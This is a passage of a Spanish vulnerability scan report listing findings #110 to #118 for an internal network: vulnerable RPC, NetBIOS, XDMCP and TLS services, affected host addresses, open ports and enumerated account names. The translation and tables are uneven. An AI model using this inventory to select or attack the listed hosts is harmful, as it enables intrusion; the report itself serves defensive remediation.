Recurso: 10.0.4.230

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.6.44

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

### #110 Microsoft Remote Procedure Call Service Denial of Service Vulnerability (MS01-041)

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None    |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 51  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

#### Recursos Afectados

10.0.1.100  
 10.0.1.186  
 10.0.1.223  
 10.0.1.40  
 10.0.1.48  
 10.0.1.49  
 10.0.1.64  
 10.0.10.88  
 10.0.2.1  
 10.0.2.104  
 10.0.2.113  
 10.0.2.133  
 10.0.2.153  
 10.0.2.181  
 10.0.2.187  
 10.0.2.195  
 10.0.2.196  
 10.0.2.219  
 10.0.2.227  
 10.0.2.228  
 10.0.2.230  
 10.0.2.244  
 10.0.2.246  
 10.0.2.249  
 10.0.2.27  
 10.0.2.49  
 10.0.2.75  
 10.0.2.97  
 10.0.3.10  
 10.0.3.134  
 10.0.3.135  
 10.0.3.145  
 10.0.3.160  
 10.0.3.190  
 10.0.3.2  
 10.0.3.244

10.0.3.5  
 10.0.3.83  
 10.0.3.85  
 10.0.3.94  
 10.0.4.109  
 10.0.4.120  
 10.0.4.122  
 10.0.4.166  
 10.0.4.230  
 10.0.4.32  
 10.0.4.71  
 10.0.4.72  
 10.0.4.83  
 10.0.4.89  
 10.0.6.44

### Descripción

DCE/RPC es un protocolo patentado desarrollado por Microsoft, y sirve el mismo propósito que Unix RPC (Remote Procedure Call). Permite que un ordenador llame de forma remota los procedimientos en otra máquina. Como Unix RPC, Microsoft RPC utiliza un lenguaje de definición de interfaz, que se utiliza para generar un programa de esqueleto (para el lado servidor) y un programa de stub (para el lado cliente).

El programa esqueleto se asegura de que los argumentos de procedimiento se escriban correctamente antes de pasarlos a la implementación del procedimiento. La implementación comprueba que los valores del argumento son correctos (por ejemplo, un entero puede tener el tipo correcto pero tener un valor fuera del rango permitido). Muchos implementadores RPC no realizan esta comprobación correctamente. Por lo tanto, un atacante que envía basura (es decir, paquetes sin relleno) a un puerto RPC, puede causar un comportamiento impredecible del servicio RPC asociado.

### Impacto

Parece que Windows RPC está habilitado en esta máquina. Al explotar esta vulnerabilidad, un atacante puede realizar un ataque de Denial of Service provocando que el sistema o los servicios clave se estrellaran o puedan ejecutar código arbitrario en el host comprometido.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2001-0509>

### Solución

Si usted está ejecutando cualquiera de estos demonios o versiones de ventanas : Microsoft Exchange 5.5, Microsoft Exchange 2000, Microsoft SQL Server 7.0, Microsoft SQL Server 2000, Microsoft Windows NT 4.0, Microsoft Windows 2000 debe comprobar los parches pertinentes, en [Boletín de Seguridad de Microsoft MS01-041](<http://www.microsoft.com/technet/security/bulletin/MS01-041.msp>).

Como solución de trabajo, puede filtrar los puertos RPC a nivel de cortafuegos.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[MS01-041: Servidor de intercambio 5.0](<http://www.microsoft.com/download/details.aspx?FamilyId=164610A4-AAFC-40AC-85CA-349DBDBE1731&displaylang=en>)

[MS01-041: Exchange Server 5.5](<http://www.microsoft.com/download/details.aspx?FamilyId=EA41DBC1-45CB-48C2-AE8A-237CA0613FD2&displaylang=en>)

[MS01-041: Intercambio 2000 Servidor](<http://www.microsoft.com/download/details.aspx?FamilyId=8E43FCE3-384B-48DF-A21B-F18DC5D5AFF6&displaylang=en>)

[MS01-041: Intercambio 2000 Servidor](<http://technet.microsoft.com/en-us/exchange/bb288468.aspx>)

[MS01-041: SQL Server 7.0](<http://www.microsoft.com/download/details.aspx?FamilyId=5870627F-4574-4CB3-9897-D3166E22CCE6&displaylang=en>)

[MS01-041: SQL Server 7.0](<http://technet.microsoft.com/en-us/sqlserver/bb331729.aspx>)

[MS01-041: SQL Server 2000](<http://www.microsoft.com/download/details.aspx?FamilyId=88F87F1D-5C81->

4785-A6F2-DC6E1C709EE5&displaylang=en)

[MS01-041: SQL Server 2000](<http://technet.microsoft.com/en-us/sqlserver/bb331729.aspx>)

[MS01-041: Windows NT 4.0 (Security Roll-up)](<http://support.microsoft.com/kb/q299444/>)

[MS01-041: Windows NT 4.0 Server, Terminal Server Edition (Security Roll-up)](<http://support.microsoft.com/kb/317636>)

[MS01-041: Windows 2000](<http://www.microsoft.com/download/details.aspx?FamilyId=3E101F96-233B-4D77-B11E-9B9F92941BDD&displaylang=en>)

## Evidencias

Recurso: 10.0.1.40

MSRPC Port  
135

Recurso: 10.0.1.48

MSRPC Port  
135

Recurso: 10.0.1.49

MSRPC Port  
135

Recurso: 10.0.1.64

MSRPC Port  
135

Recurso: 10.0.1.100

MSRPC Port  
135

Recurso: 10.0.2.27

MSRPC Port  
135

Recurso: 10.0.2.75

MSRPC Port  
135

Recurso: 10.0.2.97

MSRPC Port  
135

Recurso: 10.0.2.104

MSRPC Port  
135

Recurso: 10.0.1.186

MSRPC Port  
135

Recurso: 10.0.1.223

MSRPC Port  
135

Recurso: 10.0.2.1

MSRPC Port  
135

Recurso: 10.0.2.113

MSRPC Port  
135

Recurso: 10.0.2.187

MSRPC Port  
2103  
135  
2105

Recurso: 10.0.2.196

MSRPC Port  
135

Recurso: 10.0.2.227

MSRPC Port  
2103  
135  
2107

Recurso: 10.0.2.228

MSRPC Port  
2105  
2103  
2107  
135

Recurso: 10.0.2.230

MSRPC Port  
135

Recurso: 10.0.2.246

MSRPC Port  
135

Recurso: 10.0.2.249

MSRPC Port  
135

Recurso: 10.0.4.32

MSRPC Port  
135

Recurso: 10.0.4.72

MSRPC Port  
2103  
135  
2105  
2107

Recurso: 10.0.4.109

MSRPC Port  
135  
49726



Recurso: 10.0.2.49

MSRPC Port  
135  
49668

Recurso: 10.0.2.133

MSRPC Port  
49728

Recurso: 10.0.2.153

MSRPC Port  
135

Recurso: 10.0.2.181

MSRPC Port  
135  
2107  
2103

Recurso: 10.0.2.195

MSRPC Port  
135

Recurso: 10.0.2.219

MSRPC Port  
135

Recurso: 10.0.2.244

MSRPC Port  
135

Recurso: 10.0.3.10

MSRPC Port  
135

Recurso: 10.0.3.134

MSRPC Port  
135

Recurso: 10.0.3.135

MSRPC Port  
49664

Recurso: 10.0.3.145

MSRPC Port  
135

Recurso: 10.0.10.88

MSRPC Port  
135

Recurso: 10.0.3.2

MSRPC Port  
135

Recurso: 10.0.3.5

MSRPC Port  
135

Recurso: 10.0.3.83

MSRPC Port  
135  
55567

Recurso: 10.0.3.85

MSRPC Port  
135

Recurso: 10.0.3.94

MSRPC Port  
135

Recurso: 10.0.3.160

MSRPC Port  
135

Recurso: 10.0.3.190

MSRPC Port  
135

Recurso: 10.0.3.244

MSRPC Port  
135

Recurso: 10.0.4.71

MSRPC Port  
2103  
2107

Recurso: 10.0.4.83

MSRPC Port  
135  
58180

Recurso: 10.0.4.89

MSRPC Port  
49672

Recurso: 10.0.4.120

MSRPC Port  
135

Recurso: 10.0.4.122

MSRPC Port  
135

Recurso: 10.0.4.166

MSRPC Port  
135

Recurso: 10.0.4.230

MSRPC Port  
135  
49154

Recurso: 10.0.6.44

MSRPC Port  
135

### #111 Reverse DNS Name Resolution Discloses Private Network Addresses

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

#### Recursos Afectados

10.0.1.36 Puerto: udp/53

#### Descripción

El servidor DNS revela direcciones Intranet. La técnica de consulta inversa (traducción de una dirección IP en un nombre de host) se utilizó con éxito para solicitar una dirección IP en la Intranet.

#### Impacto

Al adivinar secuencialmente las direcciones IP de Intranet, los usuarios no autorizados pueden construir una lista de objetivos y aumentar sus posibilidades de comprometer un host.

#### Solución

Instale un DNS dividido, es decir, utilice un servidor DNS dedicado a su red privada. Para más información, los usuarios de Microsoft DNS Service deben referirse a sus manuales. Los usuarios de BIND deben consultar [Sitio Web del Consorcio de Software de Internet](http://www.isc.org/products/BIND/).

#### Evidencias

Recurso: 10.0.1.36 Puerto: udp/53

Name IP  
www.mae.com.ar. 10.1.1.1

## #112 Global User List Found Using Other QIDS

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 5   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.140  
 10.0.1.24  
 10.0.1.251  
 10.0.1.47  
 10.0.6.25

**Descripción**

Esta es la lista de usuarios del sistema global, que fue recuperada durante la exploración mediante la explotación de una o más vulnerabilidades o mediante la autenticación proporcionada por el usuario. Los IDs Qualys para las vulnerabilidades que conducen a la divulgación de estos usuarios también se dan en la sección Resultado. Cada usuario se mostrará sólo una vez, a pesar de que se puede obtener utilizando diferentes métodos.

Nota: No explotamos ninguna vulnerabilidad para reunir esta información en QID 90266, 45027 o 45032.

**Impacto**

Estas cuentas comunes pueden ser utilizadas por un usuario malicioso para romper el sistema a través de bruteforcing de contraseña.

**Solución**

Para evitar que su anfitrión sea atacado, haga uno o más de los siguientes:

- \* Eliminar (o cambiar el nombre) cuentas innecesarias
- \* Servicios innecesarios de red
- \* Asegurar que las contraseñas de estas cuentas se mantengan en secreto
- \* Utilice un firewall para restringir el acceso a sus anfitriones de dominios no autorizados

**Evidencias**

Recurso: 10.0.1.47

```

User Name  Source Vulnerability (QualysID)
root 38737
adm 38737
bin 38737
ftp 38737
games      38737
gopher     38737
halt 38737
lp 38737
mail 38737
postgres   38737
shutdown   38737
sync 38737
uucp 38737

```

Recurso: 10.0.1.140

```

User Name  Source Vulnerability (QualysID)
root 38737

```

```

adm 38737
daemon 38737
event 38737
ftp 38737
games 38737
guest3 38737
gw8ack13 38737
halt 38737
hp 38737
ibm 38737
identd 38737
info 38737
lp 38737
mail 38737
mysql 38737
nobody 38737
operator 38737
postgres 38737
postfix 38737
shutdown 38737
sync 38737

```

Recurso: 10.0.1.24

| User Name    | Source Vulnerability (QualysID) |
|--------------|---------------------------------|
| root 38737   |                                 |
| backup 38737 |                                 |
| bin 38737    |                                 |
| games 38737  |                                 |
| irc 38737    |                                 |

Recurso: 10.0.1.251

| User Name     | Source Vulnerability (QualysID) |
|---------------|---------------------------------|
| admin 38737   |                                 |
| monitor 38737 |                                 |
| postfix 38737 |                                 |

Recurso: 10.0.6.25

| User Name     | Source Vulnerability (QualysID) |
|---------------|---------------------------------|
| admin 38737   |                                 |
| bin 38737     |                                 |
| init 38737    |                                 |
| named 38737   |                                 |
| nobody 38737  |                                 |
| postfix 38737 |                                 |

## #113 X Display Manager Control Protocol (XDMCP) Detected

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 2   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.245 Puerto: udp/177

10.0.1.246 Puerto: udp/177

**Descripción**

X Display Manager Control Protocol (XDMCP) se utiliza para proporcionar conexiones de pantalla X para terminales X.

El anfitrión está ejecutando el protocolo XDMCP. Este protocolo es inseguro porque los datos XDMCP no están encriptados.

**Impacto**

Al explotar esta vulnerabilidad, un atacante con acceso al tráfico XDMCP puede obtener las contraseñas de los usuarios de XDMCP.

**Solución**

No hay soluciones disponibles en este momento.

**Evidencias**

Recurso: 10.0.1.245 Puerto: udp/177

```
Detected service xdmcp and os Linux 2.x / Redhat
```

Recurso: 10.0.1.246 Puerto: udp/177

```
Detected service xdmcp and os Linux 2.x / Redhat
```

## #114 UDP Source Port Pass Firewall

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 9   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.57  
 10.0.2.104  
 10.0.2.188  
 10.0.2.209  
 10.0.2.245  
 10.0.2.247  
 10.0.2.98  
 10.0.4.173  
 10.0.6.205

**Descripción**

Su política de firewall parece permitir que los paquetes UDP con un puerto de origen específico (por ejemplo, el puerto 53) pasen mientras bloquea los paquetes UDP a los mismos puertos de destino pero con un puerto de origen aleatorio.

En la sección Resultado, se enumeran puertos de destino que pueden ser alcanzados por las sondas UDP con un puerto de origen 53. Tenga en cuenta que en un escaneo predeterminado, sólo hemos utilizado el puerto 53 como el puerto de origen. Es posible que el firewall también permita paquetes UDP con otros puertos conocidos como puertos fuente.

**Impacto**

Esta debilidad puede permitir que un usuario remoto malicioso evalúe la política de firewall y llegue a puertos UDP que supuestamente están protegidos.

**Solución**

Asegúrese de que todas sus reglas de filtrado son correctas y suficientemente estrictas. Si no lo son, cambie las reglas del firewall para filtrar estas solicitudes con un puerto de origen particular.

**Evidencias**

Recurso: 10.0.2.98

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (44533) was used:  
 2023 (closed), 1015 (closed), 5503 (closed), 33333 (closed), 12362 (closed), 20001 (closed), 31337 (closed), 6670 (closed), 9875 (closed).

Recurso: 10.0.2.104

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (15351) was used:  
 31791 (closed), 2140 (closed), 32771 (closed), 5569 (closed), 1492 (closed), 98 (closed), 5000 (closed), 6073 (closed), 1038 (closed).

Recurso: 10.0.1.57

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (55714) was used:  
 1011 (closed), 1053 (closed), 53 (closed), 9989 (closed).

Recurso: 10.0.2.188

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (7437) was used:  
389 (closed), 1040 (closed), 1025 (closed), 2140 (closed), 5400 (closed), 11000 (closed), 9875 (closed), 10067 (closed), 666 (closed), 5000 (closed), 1010 (closed), 3700 (closed), 1001 (closed), 31338 (closed).

Recurso: 10.0.2.209

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (41632) was used:  
389 (closed), 5402 (closed), 40421 (closed), 9 (closed), 31335 (closed), 1043 (closed), 30029 (closed), 666 (closed), 31337 (closed), 1045 (closed), 9874 (closed), 1054 (closed), 1055 (closed).

Recurso: 10.0.2.245

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (33399) was used:  
1033 (closed), 53001 (closed), 31789 (closed), 16969 (closed), 11223 (closed), 5742 (closed), 9 (closed), 2140 (closed), 1027 (closed), 7222 (closed), 40423 (closed), 1245 (closed), 1037 (closed), 23456 (closed).

Recurso: 10.0.2.247

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (39242) was used:  
1900 (closed), 68 (closed), 9 (closed), 32771 (closed), 1026 (closed), 1604 (closed), 31792 (closed), 1243 (closed), 1010 (closed), 3700 (closed), 1046 (closed), 1054 (closed), 9872 (closed), 121 (closed).

Recurso: 10.0.4.173

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (59805) was used:  
7222 (closed), 1035 (closed).

Recurso: 10.0.6.205

The following UDP port(s) responded with either an ICMP (port closed) or a UDP (port open) to our probes using a source port of 53, but they did not respond when a random source port (25494) was used:  
16969 (closed), 68 (closed), 17185 (closed), 3700 (closed), 9989 (closed), 31338 (closed).



## #115 Web Directories Listable Vulnerability

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.10.5 Puerto: tcp/8098

**Descripción**

El servidor Web tiene algunos directorios listables. Se puede obtener información muy sensible en los listados de directorios.

**Impacto**

Un usuario remoto puede explotar esta vulnerabilidad para obtener información muy sensible sobre el host. La información obtenida puede ayudar en nuevos ataques contra el anfitrión.

**Solución**

Desactivar la navegación del directorio o la inclusión de todos los directorios.

**Evidencias**

Recurso: 10.0.10.5 Puerto: tcp/8098

```
Listable Directories
/
```

## #116 IP Spoofing

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 2   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.2.95

10.0.4.127

**Descripción**

El dispositivo de filtrado no bloquea los paquetes IP esponjosos. Los paquetes que van a la interfaz de firewall externa con direcciones IP de red interna parecen ser aceptados.

Un atacante puede enviar paquetes que parecen provenir de direcciones IP internas de confianza para engañar algunos servicios basados en protocolo UDP, como la mayoría de los portmappers RPC.

Tenga en cuenta que la detección de esta vulnerabilidad se basa en los valores de la "Identificación" archivada en los paquetes IP originados del host objetivo. Por lo tanto, la detección es más fiable cuando el host objetivo no está manejando un montón de tráfico de red de fuentes distintas del escáner.

**Impacto**

Combinado con una vulnerabilidad de predicción de secuencias TCP, un atacante puede establecer una conexión TCP ciega que parece originarse de una dirección IP interna de confianza. Un atacante puede utilizar esto para evitar la autenticación basada en IP, que a veces se utiliza en servicios como rlogin, bgp, cisco tftp, etc.

**Solución**

Cambie su política de firewall para negar paquetes que vienen en la interfaz externa con una fuente IP de la red interna. Usted también debe negar paquetes en la interfaz externa con una IP fuente que no es compatible, como 10.0.0.1 o 127.0.0.1.

**Evidencias**

Recurso: 10.0.2.95

```
10.0.2.95
IP ID changes are:
26 59
22 59
22 59
```

Recurso: 10.0.4.127

```
127.0.0.1
IP ID changes are:
23 57
24 59
16 53
```

**#117 Microsoft Windows NetBIOS Name Service Reply Information Leakage Weakness (MS03-034)**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 3   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.101  
10.0.1.109  
10.0.10.5

**Descripción**

Se ha reportado una debilidad en los sistemas operativos NetBIOS de Microsoft Windows que pueden permitir que los atacantes remotos obtengan acceso a información potencialmente sensible. En particular, el NetBIOS Name Service puede filtrar contenidos de memoria aleatorios al responder a las solicitudes del servicio NetBT Name.

La fuente de este problema es un defecto en cómo los datagramas de NetBT. Se asigna un búfer más grande de lo necesario cuando NetBIOS está generando una respuesta del servicio de nombres, y este búfer no se inicializa adecuadamente antes de que se genere la respuesta. Como resultado, la respuesta puede contener fragmentos aleatorios de la memoria del sistema, algunos de los cuales podrían contener información sensible. It is reported that the amount of padding that is required to cause minute amounts of Memory to be revealedd will normally be 15 bytes or less. Esta cantidad se derivará de una operación de memoria anterior. El comportamiento esperado es que el relleno de datagrama esté en blanco.

**Impacto**

Esta vulnerabilidad puede ser explotada para obtener información confidencial sobre el anfitrión.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2003-0661>

**Referencias**

MS03-034

<https://technet.microsoft.com/en-us/library/security/MS03-034>

**Solución**

Microsoft ha lanzado un parche para abordar este problema. El parche y la información actual sobre esta vulnerabilidad se pueden obtener a partir de [Microsoft Security Bulletin MS03-034](<http://www.microsoft.com/technet/security/bulletin/MS03-034.mspx>).

Si usted no quiere aplicar el parche, una solución es restringir el acceso al puerto UDP 137.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

|  |          |        |             |
|--|----------|--------|-------------|
| [MS03-034:   | Servidor | de     | Windows     |
| 2003]( <a href="http://www.microsoft.com/download/details.aspx?FamilyId=A59CC2AC-F182-4CD5-ACE7-3D4C2E3F1326&amp;displaylang=en">http://www.microsoft.com/download/details.aspx?FamilyId=A59CC2AC-F182-4CD5-ACE7-3D4C2E3F1326&amp;displaylang=en</a> )                                 |          |        |             |
| [MS03-034:   | Windows  | Server | 2003 64 bit |
| Edition]( <a href="http://www.microsoft.com/download/details.aspx?FamilyId=140CF7BE-0371-4D17-8F4C-951B76AC3024&amp;displaylang=en">http://www.microsoft.com/download/details.aspx?FamilyId=140CF7BE-0371-4D17-8F4C-951B76AC3024&amp;displaylang=en</a> )                              |          |        |             |
| [MS03-034: Windows XP]( <a href="http://www.microsoft.com/download/details.aspx?FamilyId=1C9D8E86-5B8C-401A-88B2-4443FFB9EDC3&amp;displaylang=en">http://www.microsoft.com/download/details.aspx?FamilyId=1C9D8E86-5B8C-401A-88B2-4443FFB9EDC3&amp;displaylang=en</a> )                |          |        |             |
| [MS03-034: Windows XP 64 bit Edition]( <a href="http://www.microsoft.com/download/details.aspx?FamilyId=378D4B58-BF2C-4406-9D88-E6A3C4601795&amp;displaylang=en">http://www.microsoft.com/download/details.aspx?FamilyId=378D4B58-BF2C-4406-9D88-E6A3C4601795&amp;displaylang=en</a> ) |          |        |             |
| [MS03-034: Windows 2000]( <a href="http://www.microsoft.com/download/details.aspx?FamilyId=D0564162-4EAE-42C8-B26C-E4D4D496EAD8&amp;displaylang=en">http://www.microsoft.com/download/details.aspx?FamilyId=D0564162-4EAE-42C8-B26C-E4D4D496EAD8&amp;displaylang=en</a> )              |          |        |             |
| [MS03-034: Windows NT Server 4.0]( <a href="http://www.microsoft.com/download/details.aspx?FamilyId=F131D63A-F74F-4CAF-95BD-D7FA37ADCF38&amp;displaylang=en">http://www.microsoft.com/download/details.aspx?FamilyId=F131D63A-F74F-4CAF-95BD-D7FA37ADCF38&amp;displaylang=en</a> )     |          |        |             |

[MS03-034: Windows NT Server 4.0, Terminal Server Edition](http://www.microsoft.com/download/details.aspx?FamilyId=22379951-64A9-446B-AC8F-3F2F080383A9&displaylang=en)

### Evidencias

Recurso: 10.0.1.109

Detected service netbios\_ns and os Windows 2003

Recurso: 10.0.1.101

Detected service netbios\_ns and os Windows XP

Recurso: 10.0.10.5

Detected service netbios\_ns and os Windows 2003/XP

| #118 Weak SSL/TLS Key Exchange |                            |         |                               |           |
|--------------------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media               | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 4.8                      | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 49                | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                                | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.221 Puerto: tcp/443  
 10.0.1.251 Puerto: tcp/443  
 10.0.1.36 Puerto: tcp/636  
 10.0.1.39 Puerto: tcp/3269  
 10.0.1.39 Puerto: tcp/636  
 10.0.1.40 Puerto: tcp/3269  
 10.0.1.40 Puerto: tcp/636  
 10.0.1.47 Puerto: tcp/443  
 10.0.1.51 Puerto: tcp/443  
 10.0.1.71 Puerto: tcp/443  
 10.0.1.83 Puerto: tcp/443  
 10.0.10.158 Puerto: tcp/443  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.82 Puerto: tcp/443  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.206 Puerto: tcp/443  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.250 Puerto: tcp/443  
 10.0.2.251 Puerto: tcp/443  
 10.0.2.27 Puerto: tcp/12345  
 10.0.2.27 Puerto: tcp/3389  
 10.0.2.97 Puerto: tcp/32844  
 10.0.2.97 Puerto: tcp/3389  
 10.0.3.120 Puerto: tcp/16019  
 10.0.3.121 Puerto: tcp/16019  
 10.0.3.122 Puerto: tcp/16019  
 10.0.3.201 Puerto: tcp/443  
 10.0.3.43 Puerto: tcp/12345  
 10.0.3.43 Puerto: tcp/1433  
 10.0.3.43 Puerto: tcp/3389  
 10.0.3.57 Puerto: tcp/12345  
 10.0.4.230 Puerto: tcp/12345  
 10.0.4.230 Puerto: tcp/1433  
 10.0.4.32 Puerto: tcp/3389  
 10.0.4.44 Puerto: tcp/5986  
 10.0.4.48 Puerto: tcp/3389  
 10.0.4.58 Puerto: tcp/3389  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/5986  
 10.0.4.59 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/12345  
 10.0.4.62 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/450

10.0.4.95 Puerto: tcp/12345

10.0.4.95 Puerto: tcp/443

### Descripción

El servidor SSL/TLS admite intercambios de llaves que son criptográficamente más débiles de lo recomendado. Los intercambios de clave deben proporcionar al menos 112 bits de seguridad, lo que se traduce en un tamaño mínimo de 2048 bits para intercambios de clave Diffie Hellman y RSA.

### Impacto

Un atacante con acceso a suficiente poder computacional podría recuperar la clave de sesión y descifrar el contenido de sesión.

### Solución

Cambie la configuración del servidor SSL/TLS para permitir solo intercambios de llaves fuertes.

### Evidencias

Recurso: 10.0.1.36 Puerto: tcp/636

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | AES256-SHA256             | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256             | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384         | RSA   |          | 1024           | no                 | 80 low   |
| TLSv1.2           | AES128-GCM-SHA256         | RSA   |          | 1024           | no                 | 80 low   |
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   |          | 1024           | yes                | 80 low   |

Recurso: 10.0.1.40 Puerto: tcp/3269

| PROTOCOL STRENGTH | CIPHER NAME       | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | AES256-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384 | RSA   |          | 1024           | no                 | 80 low   |
| TLSv1.2           | AES128-GCM-SHA256 | RSA   |          | 1024           | no                 | 80 low   |

Recurso: 10.0.1.40 Puerto: tcp/636

| PROTOCOL STRENGTH | CIPHER NAME       | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | AES256-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384 | RSA   |          | 1024           | no                 | 80 low   |
| TLSv1.2           | AES128-GCM-SHA256 | RSA   |          | 1024           | no                 | 80 low   |

Recurso: 10.0.1.47 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME          | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|----------------------|-------|----------|----------------|--------------------|----------|
| TLSv1             | EDH-RSA-DES-CBC3-SHA | DHE   |          | 1024           | yes                | 80 low   |
| TLSv1.1           | EDH-RSA-DES-CBC3-SHA | DHE   |          | 1024           | yes                | 80 low   |
| TLSv1.2           | EDH-RSA-DES-CBC3-SHA | DHE   |          | 1024           | yes                | 80 low   |

Recurso: 10.0.1.51 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME          | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|----------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | EDH-RSA-DES-CBC3-SHA | DHE   |          | 1024           | yes                | 80 low   |

Recurso: 10.0.2.27 Puerto: tcp/3389

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   |          | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   |          | 1024           | yes                | 80 low   |

Recurso: 10.0.2.27 Puerto: tcp/12345

